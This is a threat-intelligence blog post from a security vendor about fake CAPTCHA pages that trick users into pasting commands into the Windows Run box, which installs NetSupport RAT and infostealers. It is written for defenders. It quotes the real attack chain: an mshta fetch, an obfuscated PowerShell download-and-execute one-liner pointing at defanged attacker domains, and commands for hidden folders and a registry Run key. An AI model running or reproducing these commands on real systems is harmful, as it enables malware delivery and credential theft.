Using CAPTCHA for Compromise: Hackers Flip the Script

By Alex Capraro 17 December 2024

Published: 2024-12-17 · Archived: 2026-04-06 00:09:59 UTC

Key Points

- In our investigations, we identified malware campaigns using fake CAPTCHA pages that mimic trusted services like Google and CloudFlare.
- These malicious CAPTCHAs silently copy commands to users' clipboards, tricking them into execution via the Windows Run prompt.
- Infections typically involve information stealers (infostealers) and remote-access trojans (RATs) that extract sensitive data and facilitate persistent access to compromised systems.
- An increasing number of cybercriminals, including advanced threat actors like "APT28" (aka Fancy Bear), are successfully employing these deceptive tactics. This rapid proliferation underscores the need for timely and adaptive defensive measures.
- Organizations should educate employees to recognize the risks of fake CAPTCHAs and implement detection measures to block associated indicators of compromise (IoCs).

Cyber adversaries are constantly inventing new ways to outsmart defenses and exploit unsuspecting users. In early September 2024, ReliaQuest identified multiple incidents in customer environments involving compromised websites impersonating CAPTCHA pages—those familiar online verification tools that ask you to prove you're human—to spread malware. These attacks impersonate trusted CAPTCHA services like Google and CloudFlare, luring users into a false sense of security.

From October to early December 2024, our customers observed nearly twice as many fake CAPTCHA websites compared to September. This surge was likely the result of researchers releasing the templates used for these campaigns, which inadvertently provided more threat actors with the tools to easily replicate these tactics.

These incidents often culminate in credential theft, giving attackers a crucial foothold for launching data breaches, hijacking accounts, or committing financial fraud. By exploiting users' trust in CAPTCHA systems, this effective and deceptive tactic entices individuals into unknowingly bypassing standard security measures designed to prevent malicious file downloads.

In this report, we take you through the progression of a typical incident involving a fake CAPTCHA and detail the information-stealing malware (infostealers) and remote-access trojans (RATs) these campaigns distribute. To help you strengthen your defensive measures and reduce the impact of similar attacks, we also examine a real-world

case study, how the fake CAPTCHA method might evolve, and how ReliaQuest's automated response tools minimize its consequences.

CAPTCHA Trickery: How Do Incidents Usually Play Out?

The attack chain is deceptively simple. It uses familiar CAPTCHA interfaces to execute scripts, which makes it highly effective because of its seemingly benign nature. The incidents we investigated typically followed the sequence below:

1. Malicious Redirect: A web user visits a compromised website and is redirected to another webpage, where they're presented with a familiar and seemingly harmless CAPTCHA challenge (see Figure 1).

2. JavaScript Clipboard Hijack: Simply by visiting the website, a malicious command is silently copied to the user's clipboard via JavaScript, without their knowledge.

3. Unusual Run Prompt: Instead of clicking how many traffic lights or bridges they see, the user is instructed to open a Run prompt—a Windows feature for quickly executing commands, opening programs, and accessing files—and paste the pre-copied command, unknowingly running the malicious script.

4. Malware Installation: The command leads to the installation of malware, often resulting in credential theft, as login details for systems, applications, and services are harvested and sent to attackers.



Figure 1: Example of a fake CAPTCHA with the payload in the Run box

Impersonating CloudFlare: A Step-by-Step Look at the Attack

The approach taken by the threat actor in this case study is particularly innovative. The actor leveraged a malicious website that impersonated CloudFlare, a widely used distributed denial of service (DDoS) protection platform, to enhance the attack's credibility.

Initial Infection

In October 2024, a retail trade customer encountered a fake CAPTCHA (see Figure 2) hosted at *inspyrehomedesign[.]com* after being redirected from *retailtouchpoints[.]com*.



Figure 2: Fake Cloudflare CAPTCHA with the alerting command highlighted

Typical of deceptive CAPTCHAs, it instructed the user to perform a copy-and-paste action in the Windows Run feature. Completing this fake CAPTCHA resulted in the execution of the following command:

```
"C:\WINDOWS\system32\mshta.exe" hxxps://inspyrehomedesign[.]com/Ray-verify.html # ✅ "Verify you are human - Ray Verification ID: 6450"
```

In this command, the “Verify you are human” text comes after the malicious command, cleverly concealing the harmful instructions once pasted into the Windows Run box (see Figure 2).

The command uses the MSHTA.exe binary to download the file “Ray-verify[.]html.” Notably, the use of the MSHTA.exe Windows utility allows for the discreet download of the next stage of the infection*.* The HTML document contains PowerShell commands that execute the subsequent payload(s).

Secondary Script Execution

The second stage of the attack began with the execution of a PowerShell script, which concealed an additional PowerShell script within a file named “o.png.” This obfuscation was designed to evade detection. The script was downloaded from the domain “**traversecityspringbreak[.]com**” using the command:

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" $c1='(New-ObjectNet.We';$c4='bClient).Downlo'; $c3='adString("hxxps://traversecityspringbreak[.]com/o/o.png")'; $TC=I E X ($c1,$c4,$c3 -Join '')	I E X

This subsequent command embedded within the “o.png” script then cleared the DNS cache via the command below, likely to hide any evidence of the actor’s malicious activity.

ipconfig /flushdns

To create a concealed directory, a random directory name was generated and created in the user’s AppData folder using the command:

$randomFolderName = -join ((65..90) + (97..122)	Get-Random -Count 6	% {[char]$_}) New-Item -ItemType Directory -Path $randomFolderPath

This led to the following path being created:

C:\Users\CURRENTUSER\AppData\Roaming\geWGID

Downloading and Hiding Malicious Components

Next, 12 more files were downloaded from traversecityspringbreak[.]com using the command:

Invoke-WebRequest hxxps://traversecityspringbreak[.]com/o/[n].png -OutFile C:\Users\CURRENTUSER\AppData\Roaming\geWGID[filename]

The files included “client32.ini” (a configuration file) and “client32.exe” (the main file for NetSupport RAT). The threat actor hid the directory to conceal the installation of these 12 files from the user via the command:

cmd /c attrib +h C:\Users\CURRENTUSER\AppData\Roaming\geWGID

Establishing Persistence and Running the RAT

A “Run Key” was added to the registry using the following command to ensure the RAT is executed at every startup:

```
New-ItemProperty -Path HKCU:SOFTWARE\Microsoft\Windows\CurrentVersion\Run -Name Microsoft -Value C:\Users\CURRENTUSER\AppData\Roaming\geWGID\client32.exe
```

Finally, the adversary launched the RAT using the command:

```
Start-Process C:\CURRENTUSER\admin\AppData\Roaming\geWGID\client32.exe
```

How did ReliaQuest Respond?

A ReliaQuest GreyMatter alert fired because of **suspicious PowerShell execution** in the initial command line of this attack.

Our investigation into the suspicious activity revealed that the indicators of compromise (IoCs), including client32.exe and client32.ini, were consistent with the installation of NetSupport RAT—a malicious remote-access tool known for targeting various sectors to facilitate data theft, espionage, and network control.

ReliaQuest isolated the affected host using GreyMatter Response Playbooks, revoked the user's session, reset their password, and blocked the identified IoCs using GreyMatter Respond.

The key takeaway from this case study is the urgent need to educate employees about new and evolving manipulation techniques. This knowledge will empower them to recognize suspicious activities, such as websites that prompt users to run commands. Additionally, companies should implement network controls to block access to newly registered and compromised websites, further fortifying defenses against such threats.

To prevent similar incidents, targeted user training is crucial. Focus on helping your teams recognize the signs of malicious activity, such as unexpected requests to run commands or download (potentially malicious) updates from unverified sources. Encourage them to be vigilant in verifying URL authenticity to thwart infection attempts. Training should also cover identifying unusual behavior in familiar interfaces, like CAPTCHAs asking for non-standard actions. By providing clear examples, employees will be able to effectively spot these threats early. Additionally, emphasize the importance of immediately reporting suspicious activities to enable rapid responses and mitigation actions, such as blocking malicious domains.

Active since at least 2017, "NetSupport RAT" uses the NetSupport Manager tool, which is known for surveillance capabilities like keystroke logging, screen capturing, and webcam access.

NetSupport RAT spreads primarily through phishing, drive-by downloads, and exploiting vulnerabilities like CVE-2023-36025—a Windows SmartScreen bypass vulnerability.

A NetSupport RAT infection can lead to catastrophic breaches, giving attackers control over your system, enabling extensive data theft, unauthorized surveillance, and potentially facilitating lateral movement and disruption in your network.

Shifting Threat Landscape in CAPTCHA Exploitation

Innovative Strategies in User Manipulation

This is not the first time we've seen threat actors using individuals' clipboards to trick them into executing malicious commands. In May 2024, we found that the JavaScript framework "ClearFake" had been using a similar campaign to drop infostealers.

Instead of a CAPTCHA, compromised websites displayed a prompt indicating content could not be shown properly (see Figure 3) and instructed users to install a root certificate by clicking a "Fix it" button.



Figure 3: Example of a "ClickFix/ClearFake" campaign pop-up message

This action copied obfuscated malicious PowerShell code to the users' clipboards. Users were then guided to open a PowerShell terminal and paste in the code, which was then executed.

The ClearFake campaign is a less polished precursor to the new fake CAPTCHA tactics.

The root certificate approach relies heavily on user compliance, requiring steps like manually copying commands to the user's clipboard and opening a PowerShell terminal—actions likely to raise suspicion among more cautious

users.

In contrast, the new fake CAPTCHA method simplifies the process by presenting a familiar and trusted CAPTCHA interface with fewer steps to follow, which reduces user hesitation.

This effective, streamlined method has, in turn, led to various modifications and improvements, including:

- **New Fake CAPTCHA Templates:** Innovative templates mimicking CloudFlare and Google Meet pages have been created. By continually developing new landing pages to deliver the fake CAPTCHAs, attackers can target a broader range of potential victims.
- **Bypassing User Verification:** The method now skips the “verify” click step to access instructions, encouraging users to complete the copy-paste instructions more mindlessly, reducing their chance to scrutinize the actions.
- **Clipboard Clearing:** After executing the payload command, the clipboard is cleared to hide the malicious activity, making detection more difficult.

The clear evolution of user manipulation tactics highlights how quickly threat actors can make improvements to existing campaigns for greater impact. These advancements demonstrate not only the adaptability of cybercriminals but also the growing sophistication of their methods. As threat actors refine their techniques, they can exploit user trust more effectively, bypass security measures with greater ease, and widen their reach to target more individuals.

CAPTCHA Me If You Can: Top Threats

We looked into customer incidents involving the new fake CAPTCHA campaign to find the most prevalent malware families found in these infections between October and early December 2024:

1. “Lumma Stealer” (aka LummaC2, Lumma)
2. “StealC”
3. NetSupport RAT (aka Netsupport)
4. Amadey”



Figure 4: BreachForums user recommending Lumma Stealer

RATs like NetSupport grant attackers persistent access to compromised systems, enabling continuous surveillance, data theft, and lateral movement within networks. This means attackers can monitor activities, intercept sensitive communications, and potentially access other connected systems, amplifying the impact of a breach.

Infostealers from campaigns like Lumma and StealC can exfiltrate sensitive data, including login credentials, financial information, and personally identifiable information (PII). This stolen data is often sold on underground markets, leading to identity theft, financial fraud, and initial acess into enterprise networks. The financial and reputational damage from such compromises can be significant, affecting customer trust and resulting in regulatory penalties.

Threat actors on cybercriminal forums frequently seek recommendations for the most effective tools. The widespread adoption of Lumma Stealer is likely influenced by endorsements from high-reputation forum users who have found the tool effective and advocate its use to others. As shown in the screenshot (see Figure 4), a prominent BreachForums user specifically recommends Lumma Stealer to another forum user.

High-Level Hackers Turn to Basic CAPTCHA Tactics

Both regular cybercriminals and sophisticated groups like APT28, linked to the Russian military, are trying their hand at these tactics. A recent investigation by the Computer Emergency Response Team of Ukraine (CERT-UA) revealed APT28 had been using fake CAPTCHA systems to infiltrate local governments. By mimicking reCAPTCHA interfaces, they tricked users into executing commands that downloaded harmful scripts. These scripts are capable of establishing Secure Shell (SSH) tunnels and exfiltrating data, highlighting the attack's simplicity and potency.

This is significant because, traditionally, effective hacking methods are first developed by skilled groups and eventually trickle down to less experienced hackers. However, in this case, even advanced groups are adopting tactics typically used by common cybercriminals, underscoring the surprising effectiveness of these fake CAPTCHA strategies.

What ReliaQuest is Doing

ReliaQuest is actively monitoring these evolving campaigns, with a keen focus on shifts in delivery mechanisms. Although fake CAPTCHAs are a new technique, the underlying method relies on encoded PowerShell commands or Living off the Land binaries (LOLBins) like MSHTA.exe. As such, we can detect this activity using pre-established detection rules to identify common malware delivery techniques.

GreyMatter Respond and Automated Response Playbooks

For the fastest remediation against threats like NetSupport RAT, organizations should implement automated response actions. Enabling GreyMatter's Automated Response Playbooks allows for automatic threat containment, reducing the mean time to contain a threat, or MTTC, and halting the adversary's progress. Alternatively, organizations can opt for the "RQ Approved" setting to allow our analyst team to handle remediation actions. This approach speeds up containment while requiring a ReliaQuest analyst's discretion when executing a Response Playbook.

To most effectively contain and mitigate threats from NetSupport RAT, enabling and automating the **Isolate Host** response playbook is crucial—after ensuring that legitimate user activities and critical business processes won't be disrupted. This action severs all connections to the attacker's command-and-control (C2) infrastructure, preventing further execution of malicious commands or downloads.

If isolating the host isn't feasible, for instance when dealing with critical business assets, we recommend manually executing the **Block IP, Block Domain,** and **Block URL** playbooks on identified attacker infrastructure. These actions prevent hosts from downloading additional malware and stop them from reconnecting to the C2 infrastructure.

Given that most malware, including infostealers, targets sensitive information, it's always best to err on the side of caution and assume that a user's credentials may be compromised. Activating the **Terminate Active Sessions** and **Reset Password** playbooks ensures that any hijacked sessions are ended and compromised credentials are changed, thereby preventing further unauthorized access.

Additionally, running the **Delete File** and **Block Hash** playbooks removes identified malicious files and blocks their execution on other hosts. This limits the threat actor's ability to move laterally and prevents additional compromises.

Organizations using ReliaQuest's Automated Response Playbooks have reduced their MTTC to an average of just five minutes for relevant alerts, compared to five hours or longer when relying on manual response strategies. These playbooks are proven to effectively mitigate threats and minimize operational disruptions, allowing organizations to contain threats quickly and maintain operational continuity.

Fortify Your Security Posture By:

- **Conducting Employee Training and Awareness**: Conduct regular training sessions to educate employees about the risks associated with fake CAPTCHAs. Though this may sound generic, an informed workforce

is a critical defense against social engineering attacks. Training should cover how to spot suspicious CAPTCHAs, such as recognizing when websites are instructing users to run commands.

- **Disabling Password Saving in Browsers:** Implement strict network policies or Group Policy Objects (GPOs) to prevent web browsers from saving passwords. This critical security measure helps protect against infostealers that target stored credentials to exfiltrate sensitive information. Conduct regular audits to ensure compliance and effectiveness. Alternatively, consider deploying an organization-wide password manager, offering users convenience while enhancing security.
- **Deploying Constrained Language Mode:** This mode restricts PowerShell's scripting environment to a safer subset of its functionality, limiting access to potentially dangerous operations. It prevents the use of certain language elements and object types that attackers could exploit. By doing so, Constrained Language Mode reduces the attack surface, making it harder for malicious scripts to execute harmful actions, evade detection, or escalate privileges.

Conclusion

In this report, we've highlighted the urgent need for robust cybersecurity measures in the face of evolving CAPTCHA techniques used by both everyday cybercriminals and advanced groups like APT28. Automated incident response measures not only accelerate remediation efforts but also allow for analyst oversight when needed. By implementing GreyMatter Automated Response Playbooks, organizations can swiftly and effectively contain these threats, significantly reducing MTTC and ensuring operational continuity.

Looking ahead, we predict with high confidence that threat actors will continue to innovate and refine their CAPTCHA-targeting campaigns, making them even more elusive. Within the next three months, we anticipate enhancements in the fake CAPTCHA infection vector, such as employing alternative execution methods that do not use PowerShell commands. This could involve using other LOLBins like forfiles.exe or certutil.exe to download the initial stage, aiming to circumvent existing detection measures.

This evolution presents a significant risk and highlights the importance of a defense-in-depth strategy that layers multiple security measures to effectively counter these advancing threats. By adopting this approach, you can harden your defenses, mitigate similar threats, and maintain a resilient security posture.

IoCs

We have incorporated these IoCs into our GreyMatter Intel feed for ReliaQuest customers. Our investigations found that these domains hosted fake CAPTCHA infrastructure in various incidents.

- *holidaybunch[.]com*
- *forthedoglover[.]com*
- *traversecityspringbreak[.]com*
- *inspyrehomedesign[.]com*

- *retailtouchpoints[.]com*
- *webdemo[.]biz*
- *thecopycat[.]biz*

Source: https://www.reliaquest.com/blog/using-captcha-for-compromise/